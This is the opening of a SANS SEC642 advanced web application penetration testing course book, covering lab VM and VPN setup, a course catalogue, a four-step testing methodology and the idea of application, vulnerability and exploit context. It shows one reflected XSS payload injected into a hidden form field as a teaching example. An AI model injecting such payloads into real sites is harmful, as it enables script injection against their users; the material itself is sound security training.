642.1
Advanced Attacks

WELCOME TO SEC642: ADVANCED WEB APP PENETRATION TESTING, ETHICAL HACKING, AND EXPLOITATION TECHNIQUES

As you wait for class to begin, do the following:

- Copy all the files from the course DVD or USB to your laptop
- Read the file named SEC642 Student Instructions.pdf
- Extract the SamuraiWTF virtual machine from its zip file
  - If your local decompression utility fails, try to download 7-ZIP and use it to unzip the files
- Ensure that your virtual machine works in VMware or Fusion
- Log in is samurai/samurai and you can use sudo
- Test network connectivity from your host and in the VM:

```
ping -c 3 ns.sec642.org
```


The SEC642 Student Instructions.pdf referenced in the slide has specific instructions about how to get the VM to run and how to troubleshoot the most common issues.

The VM should be in bridged network mode, and your computer needs a connection to the classroom network. In the classroom, the connection is via Ethernet; remotely, it is a VPN. The DNS server is at IP address 10.42.6.2 and its name is ns.sec642.org. In either case, you should get a DHCP lease to ping the lab DNS server after you connect:

```
ping -c 3 ns.sec642.org
```

If the ping does not work, see the troubleshooting page coming up after the VPN instructions.

The account used to login is samurai/samurai

The samurai account can sudo if you need root access

The password is samurai

Note: Students taking this class outside of the Live classroom setting will need to specify the tap0 interface, instead of the eth0 interface, when using tcpdump in remote labs. Instructions for the VPN are at https://connect.labs.sans.org

SEC642.1 | Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

SANS

Advanced Attacks

Welcome to SANS SEC642! This is the Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques course. In this course, we cover the more advanced tools, techniques, and skills required to assess and exploit modern web applications. Penetration testing now requires more advanced techniques as applications are better defended. Penetration testers require more advanced skills and knowledge of the advanced technologies in use. Changes in tools require those who use them to keep up to date. We have to keep our penetration-testing skills sharp through learning and broadening our experiences. We can all learn through the application of these skills in penetration tests and experiences such as Capture the Flag exercises.


We would like to thank Moses Frost and Rick Mitchell for their assistance and support. We hope that you enjoy this course as much as we enjoyed writing it! Let's begin.

TABLE OF CONTENTS (1)	SLIDE

This page intentionally left blank.

TABLE OF CONTENTS (2)	SLIDE

This page intentionally left blank.




All of these courses were created to give you skills you can apply directly in doing your job as an information security professional. Each of the following 6-day courses is available at live conferences, private courses, across the Internet via SANS vLive, and in the SANS OnDemand system.

- **SANS Security 504: Hacker Techniques, Exploits, and Incident Handling**: This session, one of SANS' most popular courses, focuses on how to respond to computer attacks using a detailed incident response methodology.
- **SANS Security 542: Web App Pen Testing and Ethical Hacking:** If you are interested in focusing on web application penetration testing, this course delivers the skills you need to thoroughly analyze web apps.
- **SANS Security 550: Active Defense, Offensive Countermeasures, and Cyber Deception** provides practical advice on applying an offensive mindset while defending our environment in a safe and effective fashion.
- **SANS Security 560: Network Penetration Testing and Ethical Hacking** covers the most vital tools, techniques, and methodologies that organizations need to conduct high-business-value penetration testing.
- **SANS Security 561: Intense Hands-On Skill Development for Penetration Testers:** This course is 80%+ hands-on, helping you build serious pen test skills quickly.
- **SANS Security 562: CyberCity Hands-On Kinetic Cyber Range:** This course is also 80%+ hands-on, with missions in the SANS CyberCity kinetic range, which features a miniature city with a real power grid and other components.
- **SANS Security 573: Automating Information Security with Python:** This offering helps security professionals master the Python programming language, and it shows attendees how to build custom tools and tweak existing tools to add more functionality.
- **SANS Security 575: Mobile Device Security and Ethical Hacking:** This course provides the in-depth knowledge that organizations need to design, deploy, operate, and assess their mobile environments, including smartphones and tablets.
- **SANS Security 617: Wireless Ethical Hacking, Pen Testing, and Defenses:** This fantastic course provides in-depth information about attacking and defending wireless LANs, Bluetooth devices, Zigbee, and more.
- **SANS Security 642: Advanced Web App Pen Testing and Ethical Hacking:** This course builds on SANS Security 542, providing advanced, hands-on skills in web application analysis and penetration testing.

- **SANS Security 660: Advanced Penetration Testing, Exploits, and Ethical Hacking:** This exciting and advanced course helps penetration testers take their skills to the next level, and it covers topics such as NAC bypass, route injection, domain compromise, and exploit development to dodge modern OS defenses such as DEP and ASLR.
- **SANS Security 760: Advanced Exploit Development for Penetration Testers:** This is our deepest technical offering, with Windows kernel manipulation, patch diffing, and many other deep attacks and exploits.

In addition, SANS offers two 2-day courses related to penetration testing skills in demand today—SANS Security 580, focused on the amazing Metasploit tool, and SANS Security 567, focused on Social Engineering for Pen Testers.



The SANS Institute, established in 1989 as a cooperative research and education organization, is the most trusted and by far the largest source for information security training and security certification in the world. It also develops, maintains, and makes available at no cost, the largest collection of research documents about various aspects of information security, and it operates the internet's early warning system—the Internet Storm Center. Its programs now reach more than 165,000 security professionals around the world.

SANS offers a number of courses that teach developers, architects, testers, security professionals, and managers how to build more secure applications. Anyone involved in developing, securing, and defending applications can benefit from the following courses in the SANS Application Security Curriculum:

SSA.Developer
Short online awareness modules from the SANS Securing the Human (STH) program that provide anyone on the development team with a baseline set of knowledge about application security.

DEV522: Defending Web Applications Security Essentials
For anyone who wants to get up to speed on web application security issues and the best ways to prevent common web application vulnerabilities.

DEV531: Defending Mobile Applications Security Essentials
Learn about mobile application security issues and how to prevent common mobile application vulnerabilities in Android and Apple's iOS.

DEV541: Secure Coding in Java/JEE
Learn to develop secure Java and Java Enterprise Edition (JEE) applications using platform and language features as well as common third-party libraries.

DEV544: Secure Coding in .NET

Learn to develop secure .NET applications using platform and language features in C#.

SEC524: Cloud Security and Risk Fundamentals

Cloud Security and Risk Fundamentals teaches students how to properly evaluate cloud providers and perform risk assessment. The course starts with a detailed introduction to the various cloud computing delivery models, ranging from Software as a Service (SaaS) to Infrastructure as a Service (IaaS) and everything in between. Students will learn everything required to pass the Cloud Security Alliance (CSA) Certificate of Cloud Security Knowledge (CCSK) exam.

SEC534: Secure DevOps: A Practical Introduction

Learn how to implement Secure DevOps by building on common DevOps practices and tools.

SEC540: Cloud Security & DevOps Automation

Learn how to implement Secure DevOps by building on common DevOps practices using open-source tools and cloud security services.

SEC542: Web App Penetration Testing and Ethical Hacking

See how attackers think and the tools they use so you can learn to more effectively defend your sensitive web applications.

SEC545: Cloud Security Architecture and Operations

Takes you from A to Z in the cloud, with everything ranging from policy, contracts, and governance to controls at all layers. We'll design cloud architectures, cover IAM and encryption, and look at how offense and defense differ in the cloud.

SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

For people who want to learn even more about pen testing critical web applications.

AppSec CyberTalent Assessment

Measure your team’s application security knowledge with an online assessment that covers web application security, secure development lifecycle practices, and secure coding.

INTRODUCTION

Welcome to SANS SEC642, the Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques course!

Our focus is on those skills and techniques required to assess modern web applications

This course is intended to follow the SEC542 or any similar web application penetration-testing course

The skills covered in SEC542 are presumed and will not be covered; for example, we expect you to know how to use a proxy or web application automated scanner

In this course, we cover some of those topics not yet covered in SANS SEC542 and similar web application penetration testing courses. We also cover newer and more advanced technologies that may be more cutting edge, or not as widely adopted. Modern web-based applications have evolved, and we have to evolve how we assess and perform penetration testing!

If you have not taken SEC542 or an equivalent type of course, we assume that you already have those skills; this is the advanced course. Hopefully, you have made use of an interception proxy and a web application automated scanner. Good examples would be Burp or OWASP ZAP for proxies and W3AF for a scanner. We do not cover any of the basic tools and techniques in this course. Instead, we have as our first lab a warm-up exercise where everyone will have a chance to connect to the lab environment and test out the tools we need.

CLASS NETWORK

Unless stated otherwise, all labs require this network

In the classroom, your host and virtual machine IP addresses are in the 10.42.50.0/16 range

Over the VPN, the IP address is in the 10.42.76.1 to 10.42.79.255 range

Essentially, this network is one big, flat, happy network

The targets are in the 10.42.6.0/24 range:

- Do not attack any targets not explicitly listed in the exercises
- Any malicious or unethical activity on the class network will be cause for immediate ejection from the class (MitM, DoS, and so on)

Each exercise has a brief description and a detailed walkthrough

In the classroom, you need the VM up and running on your laptop with an Ethernet network card and a CAT5 cable connected to the switches. Remote students need the same VM up and running, as well as the VPN configured and running for all the exercises.

When you connect to the classroom network, the DHCP server should assign the VM and your host computer an IP address in the 10.42.50.0/16 network range. The subnet mask will be 255.255.0.0. The DNS server is 10.42.6.2. You do not need a default gateway entry.

When you connect to the VPN, the DHCP server should assign the OpenVPN interface (tap0) an IP address in the 10.42.76.1 to 10.42.79.255/16 range. The subnet mask will be 255.255.0.0. The same DNS server will be used, 10.42.6.2.

All the target systems and applications are in the 10.42.6.0/24 range. Unless specified otherwise, the HTTP and HTTPS ports of 80 and 443 are in scope; other ports are not. All the exercises require connectivity to the classroom or VPN networks for Days 1–5. On Day 6 for the CtF, the classroom network will change slightly. Your IP address range will not change; the targets will. For the VPN, you receive a separate set of instructions for a different network to connect to.

You get to choose how to perform each lab. They each have a description of the goals to achieve, which you can do your own way and without detailed instructions. A walkthrough follows the description with detailed step-by-step instructions on how to complete the lab.

VPN LAB SETUP

If you use the VPN to connect to the lab, go to Your Labs at

https://connect.labs.sans.org

- Instructions to install and configure OpenVPN to access the lab
- Passwords and certificates required to authenticate
- If you encounter any problems, email virtual-labs-support@sans.org

The VPN lab servers reboot periodically

If you take this class remotely, you need to connect via VPN for the exercises.

Remote students include Mentor, self-study, vLive, Simulcast, community, and OnDemand formats. To connect to the lab environment, SANS makes use of OpenVPN software, which can be installed in Windows, *BSD, Linux, and Mac OS X. The instructions also include certificates and passwords as well as the configuration files for the software to authenticate and connect.

Detailed instructions for the VPN installation are at the following URL:

https://connect.labs.sans.org

After you connect to the VPN, you can perform the exercises for the class. All the exercises require VPN connectivity.

TROUBLESHOOTING

If you can't ping the hostname, try using its IP address:

```
ping -c 3 10.42.6.2
```

- Then check your DNS settings

If you do not get an IP address, check your host endpoint security software settings:

- Also double-check that the VM is bridged

Check your IP address with ifconfig

Renew your lease in the VM with

```
sudo dhclient -v eth0
```

If connecting through a SANS VPN, try to disconnect and reconnect your VPN tunnel

If pinging by hostname does not work, try to ping the DNS server with this IP address:

```
ping -c 3 10.42.6.2
```

If you can ping by the IP address but not by the hostname, check your DNS server settings. If you do not get an IP address in the VM, verify that the host-based firewall, IPS, or other endpoint security software is not preventing the VM from communicating on the network. Also, make sure the VM is in bridged network mode. You should get an IP address in the following range: 10.42.50.0 netmask 255.255.0.0

To check your IP address in the classroom, run ifconfig (where `<interface>` is usually `eth0` in the class and `tap0` for the VPN):

```
ifconfig <interface>
```

To try to renew the DHCP lease in the classroom, try dhclient. (The password for sudo is samurai.)

```
sudo dhclient -v eth0
```

If you connect over the VPN, stop the OpenVPN client with ^c (CONTROL-c) and rerun it again. Double-check the configuration file, the certificates, and the password. Also, check the host-based security software and your internet connection. Additional configuration help is available at the following URL:

https://labs.sans.org/CommonConfigIssues.txt

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

WEB PENETRATION TESTING

Web applications are becoming more complex:

- More business functionality
- Multiple layers of web frameworks
- Changes in technologies used

More hardened targets:

- Frameworks with security defenses
- Mitigated vulnerabilities from previous assessments
- Web Application Firewalls

Complexity also brings about new vulnerabilities:

- Sometimes new types of vulnerabilities
- Sometimes the same old vulnerabilities in new contexts

Understanding how to exploit these helps with security

As time goes on, web applications are becoming more complex. This is mainly due to the increased business functionality rolled out to the web. As we move toward more business functionality and processes on the internet, we have made the applications more difficult to test as well as making it more difficult that the testers have adequate code coverage of the applications in scope. Most of this is due to the difficulty in replicating thick client functionality within a browser. To accomplish this, we have seen new approaches to web application development. The introduction of new client technology has also increased the difficulty in testing applications. For the penetration tester, this means we have to understand this new complexity and the technologies wrapped around it.

We are seeing more security in web applications coming from two places. The first are the frameworks used in the development process; they are building in more security. As well, many developers are now more aware of web application security issues and either make use of the security controls built in to the frameworks or Content Management Systems (CMS) or implement their own. If we can recognize the framework, this helps our testing. If the developers rolled their own cryptographic algorithm, filtering code, authorization schema, or authentication system, it can be interesting!

We see an abundance of new targets. More organizations are embracing the web. This is seen more and more in the new ideas and devices introduced. We hear about cloud this and mobile that, but underneath these "new" technologies, for the most part, we find our old friend HTTP. These are vulnerable to the same attacks we have been talking about for years, but their differences can make the testing more difficult.

Performing penetration testing is an extension of performing threat modeling. If someone were to target your organization, what assets would they be after, and what vulnerabilities would most likely lead to successful compromise?

UNDERSTANDING ATTACKS

Understanding attacks helps with security:

- How can you prevent something without understanding it?
- It isn't just for attackers and skiddies!

This is a core concept of penetration testing:

- Know the vulnerabilities and exploits

This understanding requires us to know the attacks that are likely possible:

- We must know how to find the flaws they target, as well as perform threat modeling to understand their attack vectors and the likelihood of success

The biggest argument I have heard is: Why should we teach people how to attack? Exploitation is something that black hats and script kiddies do. The problem with this approach is it makes an assumption that you can prevent these attacks and find the flaws they use without actually understanding how the exploit works. This is a fallacy we all need to push back on. One of the core foundations of penetration testing is the understanding of how the exploits work and how the attackers discover the flaws within our applications.

To truly understand the risks and threats our applications expose us to, we have to approach the testing from a viewpoint of the attacker. First, we have to approach our jobs and the testing we do from a professional perspective. Although the job is fun, it is not a game. We have to carry ourselves as professionals and treat the applications and the attacks we perform as well as we can.

Second, we have to maintain the viewpoint of how a "bad guy" can view the application. We have to remember that although we may look at a shopping cart application and see a great way to order the latest gadget or book, they see the shopping cart as a method for attacking the organization. We have to have this viewpoint because when we find the flaw, we have to explain why it's a bad thing to allow it to stay. We have to provide examples or demonstrate the damage an attack can do. At the same time, we have to remember that we are dealing with a real application typically with real data within it.

Performing penetration testing is an extension of performing threat modeling. If someone were to target your organization, what assets would they be after, and what vulnerabilities would most likely lead to successful compromise? With this in mind, you can prioritize the focus of your assessment goals, and greatly improve the risk management process.


TESTING METHODOLOGY

The four-step methodology is a simple process:

- Designed to provide a comprehensive test

Each of the steps builds into the next:

- Each is a foundation for the next



In web application penetration testing, we teach a simple methodology. This is a four-step process designed to provide a framework for our testing. We use this process to help ensure that our testing is comprehensive, consistent, and repeatable. We haven't just thrown together a few tools and called ourselves penetration testers.

The four steps are reconnaissance, mapping, discovery, and exploitation. We start with recon, which is where we examine open-source intelligence and the internet to find out information about our target. What data is available to us without having to communicate with the target? We then have mapping, which is where we try to get an understanding of what the target does. Is it a catalog or is it the customer relationship management tool offered as a service to millions? After we understand the application from a user's perspective, we then try to determine where it breaks. This is discovery, which is entirely focused on finding the potential flaws. Notice we didn't say attacking the potential flaws. That is the next step, exploitation. In exploitation, we attempt to perform two different functions. First, we look to see if the flaw actually exists. Then we determine what we can do with the flaw and the impact to the organization.

These steps build upon each other. When we finish recon, we have the information we need to begin mapping the application. When we attempt to exploit the flaws, it is based on both what we find in discovery as well as the information we have based on the map we built. These steps are designed to make the next one better and easier to perform.

COMPLETE EACH STEP

Each step should be finished before the next:


- Prevents futile attempts

The information gathered builds our attacks:

- Allows for understanding before exploitation

Keep from skipping around:

- Even though it's tempting!
- There is a guideline for this, though



One of our points that is commonly forgotten in the excitement of finding a flaw is that we need to finish each step before moving to the next. One of the main reasons for this is what we just covered. Each of these steps is the foundation for the next one. If we jump around without order, we work on a weakened foundation. We work with a gap in our understanding and that wastes time. As we perform the test, one of the differences between us and the bad folks is that we have a set period of time. We have to perform our entire test within a certain time set by either ourselves or the application owner. If we don't try to approach the system in a holistic manner, we miss things and run out of time.

For this course author, the best flaws to discover are those that require the entire architecture to be rewritten and all the code be redone from scratch. Business logic flaws are the issues that cannot be patched or mitigated with a Web Application Firewall (WAF). When identified, these flaws often require serious time be dedicated to correcting fundamental issues with the entire development life cycle and potentially the framework that the code is written in.

It is common while doing a test to find a page that looks flawed. "Oh my gosh, that error included a SQL query!" Because we all like to "win," this tempts us away from finishing the step. We should look at that SQL injection flaw in a bit more detail. To exploit it, you have to know or figure out where your input is within the query. You also have to determine what characters and strings can get through the protections of the application. Do you have that information? Probably not. So it is going to take you longer to perform the exploit. It is quite common to find that if you finish the entire discovery process, you will find another flaw. This one may be similar or it may be one that exposes a different type of information. For example, many times I downloaded a copy of the source code through a flaw. Obviously, having this code would have made the SQL injection attack easier to achieve. So if I had waited, it would have taken less time away from finding other flaws. A linear approach to web application penetration testing, unfortunately, tends to fail. Teamwork and a cooperative approach to assessing all the most important functions within the application tend to work best. We can achieve this by prioritizing the attack process and being creative where necessary. Methodical is good; methodology with creativity and intelligence is best!

A BIT OF REALITY


Sometimes, there is value in jumping ahead

Limit how often you do this:

- Make it a conscious decision
- Five attempts or five minutes
- Don't fixate

After five minutes, go back:

- Note the actions you took
- Note the next action you should take
- Continue at the appropriate phase



Sometimes, there is value in jumping ahead in your methodology. One common reason is an extremely short time frame or a specific goal. If you have to do this, try not to, but make use of a pretty simple rule: "Five attempts or five minutes!" The idea is to keep from fixating or going down a rabbit hole that takes you away from your focus on the process and the application. If you find a flaw, such as that SQL injection one we were discussing, then see what you can do. Spend no more than five minutes setting up something like sqlmap and attempt to exploit the problem. In some cases, it takes longer than that to set things up, but if you have tried five different things to exploit the flaw, stop.

If it works, great. You have found a vulnerability within the target and potentially gained access to the specific data that was your goal. However, don't fixate on these attempts. If the five minutes runs out or you have tried five different attacks, stop! Move on to the next thing in the step you were in before. Of course, you need to take note of the potential flaw. Just because you weren't successful right now, doesn't mean you won't be after building your foundation a bit better. As you move through the steps, keep this potential flaw in mind. You may just find that piece of information you need to finish the exploit on the next request.

Two of the things we cannot stress enough are good note-taking and good teamwork. No one can properly assess a complex modern web application by themselves. No team can do so without a good work plan and good note-taking skills. Keeping track of what has been done and what is next on the list is critical!

CYCLICAL PROCESS

The methodology is a cyclical one:

- Each step builds on the last
- Each step is the foundation for the next

Typically, we cycle between the *discovery* and *exploitation* phases:

- Moving to reconnaissance and mapping when new applications are found or if we escalate privileges

Our job is to find as many of the issues within the application as possible:

- We aren't here to just *hack* all the things

Another aspect of this methodology is that it cycles through the steps. As we work through recon to mapping, we have built the foundation for that next step, but when we exploit that flaw and find out what information or access is available to us, we need to cycle back to find the next flaw. Our focus is on finding the flaws, not just hacking the application. So as we cycle through the testing, we need to ensure that we make good use of the time available to us.

The big question for many is, where do we cycle to? Well, it depends; because our focus is on finding flaws, we spend most of the cycles moving between discovering the next flaw to exploiting it and back again. We move back to mapping only if we have found a way to access things we should not have. This is because we need to map what is now available to us. The only time we would cycle all the way back to recon is if we have found new information or targets that would change what we would have looked for on the internet as a whole. For example, if we find that the application we are testing is based on some framework such as a content management system and we did not know this when we had performed recon before. This time, we would focus on finding information about that Content Management System (CMS) and any potential flaws it may introduce. If we escalate privileges, there are entirely new portions of the application to map and perform discovery on, or if we gain access to an administrative console that was previously unavailable.

UNDERSTANDING CONTEXT

Context is probably the most critical aspect:
- Context is a major foundation of our testing

Context takes many forms:
- We have the application's context
- The vulnerabilities and our attacks are a second context

We have to understand the various contexts during our testing:
- We base everything we do on this

Understanding context is an important skill for a penetration tester. We have to ensure that no matter what we do, context is maintained. This is because so much of what we do is dependent on when or where it is happening. We have to keep track of how things work; how the application responds and what we send.

As we look at context, we have to focus on two different categories. The first is the current application and the second is the location of the vulnerability and our exploit. This first one is based on understanding where in the application we are. This focuses on how the application works and what its purpose is. The second is based on where the vulnerability exists and how our exploit runs within it.

Let's look at each of these now.

APPLICATION CONTEXT

The first context is the application's:

- No application runs in a void
- Even if that is how we are asked to test it

The application's context helps us understand the risk:

- What does this application do?
- Where is it on the network?
- Who has access to it?
- What is the application infrastructure and security architecture?

By answering these questions, we can better evaluate what to test:

- Testing username harvesting on a phone book is probably not important

Application context is one that many people miss. They focus on testing for vulnerabilities but forget that the application is important. You have to remember that this testing and the running of this application are not within a void. This is made more difficult to remember because often you are tasked to test a single application, ignoring all the pieces and systems that reside within the target network.

One of the main purposes of a penetration test is to understand the risk. To accomplish this, ask a series of questions:

- What does this application do? Understanding the function the application performs for the organization is critical.
- Where is it on the network? We need to understand the information flow to and from the application, as well as the security controls in place surrounding the application.
- Who has access to it? The personnel or public clients may access different portions of the application; the authentication and authorization requirements must be known.
- The penetration testing team has to take the underlying infrastructure that supports the application and the security architecture surrounding it into account when analyzing risk.

By answering these questions, you can then better understand where your testing and the uncovered flaws will take you.

Burp Collaborator is a new tool to help you see more of the context required to test applications better. It runs on the web server and can monitor other interactions from the web application that traditional interception proxies miss.

VULNERABILITY CONTEXT

Vulnerabilities also have a context:
- Where do they exist?

First, are they server-focused or client-focused?
- SQL injection is EXTREMELY different from XSS

Second, where do they run?
- Is it on a browser internal to the target organization or is it on a web server in the DMZ?

This context has to be considered:
- As we choose tools and techniques

The second category is the context of the vulnerability. We, as the testers, have to understand what this context is as it controls what we do with it. There are two parts to this context.

First, we have to understand a series of questions regarding the vulnerability. We need to understand if this vulnerability is focused on the server portion of the application or the client running it. Related to this is understanding where it runs. For example, if it's SQL injection, it runs within the database, but if it is command injection, it runs on the web application server. This affects how we will then exploit the vulnerability, which is based on where it runs.

Finally, we need to pick the right tools and techniques to discover the potential flaw and then exploit it.

EXPLOIT CONTEXT

The exploit itself is part of the vulnerability context:

- The exploit runs where the vulnerability is

We have to pay attention to its execution:

- To ensure it runs

Server-side exploits need to work within the code or query execution:

- SQL injection fits within an existing query

Client-side exploits depend on where they land:

- Is the XSS code within HTML or another script?

```
<TR><td class="bar"><hr width="100%" class="bar"></td
 <TR>
    <td class="SMbutton"><input type=button name="clo
onClick="self.close();"></td>
</TR>
</TABLE>

<input type="hidden" name="h_wan_num"
value="19f1c0"><script>alert(1)</script>11bfb464085">
<input type="hidden" name="todo" value="reload">

<input type="hidden" name="this_file" value="st_dhcp.

<input type="hidden" name="next_file" value="st_dhcp.



<input type="hidden" name="refreshScrn" value="yes">
</form>
```


The exploit itself is part of the context we are looking at when we evaluate the vulnerability. Where it runs affects how we exploit it and what the payload is. This execution is where we have to pay attention to ensure that we are not lulled into thinking a flaw doesn't exist because we messed up its exploitation. This attention needs to take into account the type of flaw. The false positive is an issue; however, it's nothing near as bad as a false negative.

First, we need to think about server-side flaws. Keep in mind that the exploit will be running within the processing of the application. This means that there will be remnants of the code and logic to take into account. For example, if we run SQL injection, we have to ensure that our injection runs within the context of the existing query. This is harder to do because we can't typically examine the processing on the server.

